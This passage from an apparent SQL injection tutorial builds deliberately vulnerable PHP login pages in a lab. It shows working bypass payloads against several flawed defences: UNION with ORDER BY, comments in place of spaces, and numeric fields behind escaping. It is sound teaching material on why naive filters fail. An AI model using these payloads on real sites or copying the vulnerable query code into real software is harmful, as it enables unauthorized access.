


← →  http://192.168.168.111:8888/mysql/sql7/sql.html

User Name:

Password:

And as expected we were able to log in:



But in this case we had an assumption of that, we know that the column name stores the usernames (or any other column name, what contains unique values). Now let us try to solve the problem on the way we suppose we do not know any column name either.

To solve the problem we should recall what is our purpose. The purpose is to get a result set where the first row contains only the number one. We can reach this on the way adding another result set, which contains only the number one.

Great, but how can we add two result sets. The answer is the UNION SQL command. We can use the ' **UNION SELECT 1#** string that adds the number one to the result set. The SQL query will be this:

SELECT count(*) FROM tbl1 WHERE username=' ' UNION SELECT 1# ' AND password='';

But in this case we get the following result set:

0
1

We do not know any username so the first select will give us back the result zero, because there can not be a user with the name nothing, and after that we add the result one. Because our PHP checks the first row if it is one or not we will not be able to log in again.


OK, then what to do? If the order were opposite we would be able to log in. Then we should only change the order. To do it use the following input ' **UNION SELECT 1 ORDER BY 1 DESC#** as username:


SELECT count(*) FROM tbl1 WHERE username=' ' UNION SELECT 1 ORDER BY 1 DESC# ' AND password='';

Here we used the fact that one can use the column's number instead of its name in the ORDER clause of an SQL query. And by the help of DESC we change the order to the opposite.

So the result set will be the expected

1
0





← →  http://192.168.168.111:8888/mysql/sql7/sql.html

User Name:

Password:

And we can log in as expected:




← →  http://192.168.168.111:8888/mysql/sql7/sql.php

Logged in

Classic login screen with white space regexp filter

Another mitigation technique against the SQL injection attack is to filter the space character from the input. The space is required for the SQL injection so the problem is solved. To try this use the following code as sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




And use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo("Connection ERROR");
    die(print_r(mysqli_error($con)));
}
if (preg_match("/\s+/", $_POST["username"]) or
    preg_match("/\s+/", $_POST["password"])){
    die("SPACE NOT allowed");
}
```

```

$query = "SELECT * FROM tbl1 WHERE username='" . $_POST["username"] .
"' AND password='" . $_POST["password"] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo("ERROR during query execution: ");
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die("Logged in");}
else{
    die("Wrong username or password");}
?>

```




The screenshot shows a web browser window with the address bar displaying 'C:\xampp\htdocs\mysql\sql8\sql.php'. The browser's menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, and Window. The main content area shows the source code of the 'sql.php' file, which is a PHP script for database authentication. The code is displayed with syntax highlighting and line numbers from 1 to 28. The script defines database connection variables, checks for connection success, validates the input for spaces, constructs a SQL query, and handles the query execution and result fetching. It uses 'die()' to terminate the script with an error message in case of failure.


```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo("Connection ERROR");
9      die(print_r(mysqli_error($con)));
10 }
11 if (preg_match("/\s+/", $_POST["username"]) or
12     preg_match("/\s+/", $_POST["password"])){
13     die("SPACE NOT allowed");
14 }
15 $query = "SELECT * FROM tbl1 WHERE username='" .
16           $_POST["username"] . "' AND password='" .
17           $_POST["password"] . "'";
18 $stmts = mysqli_query($con, $query);
19 if ($stmts === false){
20     echo("ERROR during query execution: ");
21     die(print_r(mysqli_error($con)));
22 }
23 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
24 if ($row){
25     die("Logged in");}
26 else{
27     die("Wrong username or password");}
28 ?>

```

Try the original ' OR 1=1# as username.





← →  http://192.168.168.111:8888/mysql/sql8/sql.html

User Name:

Password:

Of course we will get a nice error message, what states that the space is not allowed, and we were not able to log in.




← →  http://192.168.168.111:8888/mysql/sql8/sql.php


SPACE NOT allowed

Then we can try to write something else instead of space. The something else is some comment, because that is interpreted as white space by the SQL. So the test string modified to **'/**/OR/**fgfv*/1=1#**

One can write something as comment or just leave the comment empty, it is unimportant. The SQL query will be the following:

SELECT * FROM tbl1 WHERE username='//OR/**/1=1#' AND password='';**





← →  http://192.168.168.111:8888/mysql/sql8/sql.html

User Name:

Password:

And we are able to log in again:




← →  http://192.168.168.111:8888/mysql/sql8/sql.php

Logged in

Classic login screen wrong usage of mysqli_real_escape (numeric input)

Another defense technique against the SQL injection is to use the `mysqli_real_escape` command to filter the user input. Of course it is a good solution, but in many cases the application developers are not aware of the limitations of it. It is able to escape only the string values, because we do not have to break from a string if the field is numerical. So simply many application developers just add the `mysqli_real_escape` around every value (even the numerical ones), and they think it is safe. To try it use the following code as `sql.html`:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User ID: <input type="text" id="userid" name="userid"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```




And use the following code as `sql.php`:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE id=" .
```

```

mysqli_real_escape_string($con, $_POST['userid']) . " AND password='"
. mysqli_real_escape_string($con, $_POST['password']) . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    echo($query);
    die('Wrong username or password');
}
?>

```




```

C:\xampp\htdocs\mysql\sql9\sql.php - Notepad+
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.php
1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE id=" .
12     mysqli_real_escape_string($con, $_POST['userid']) . " AND password='" .
13     mysqli_real_escape_string($con, $_POST['password']) . "'";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     echo($query);
25     die('Wrong username or password');
26 }
27 ?>

```

In this case we should not break out from the string. If we write the injection to the user id field it means the mysqli_real_escape can not defend that field. We can use the following string: **1 OR 1=1#** as

userid



← → http://192.168.168.111:8888/mysql/sql9/sql.html


User ID:

Password:

With this input we get the following SQL query:

SELECT * FROM tb11 WHERE id=1 OR 1=1# AND password='';


It is again a query that is always true, so we will be able to log in:



← → http://192.168.168.111:8888/mysql/sql9/sql.php

Logged in

If one tries the SQL injection in the password field, it will not work, because that is a string field, and the `mysql_real_escape` works in that case as expected.




← → http://192.168.168.111:8888/mysql/sql9/sql.html

User ID:

Password:

Here is the built query where we can see the effect of escaping.




← → http://192.168.168.111:8888/mysql/sql9/sql.php 192.168.168.111

SELECT * FROM tb11 WHERE id=1 AND password='' 1 OR 1=1#'; Wrong username or password

Classic login screen with bad numeric regexp filter check only the start

OK, our developer learned, the `mysql_real_escape` is not good for it. So might decide to use some regexp filter, to check, if the entered string is a number, or not. But it can be done on wrong way. To try it use the following code as `sql.html`:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  UserID: <input type="text" id="userid" name="userid"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```



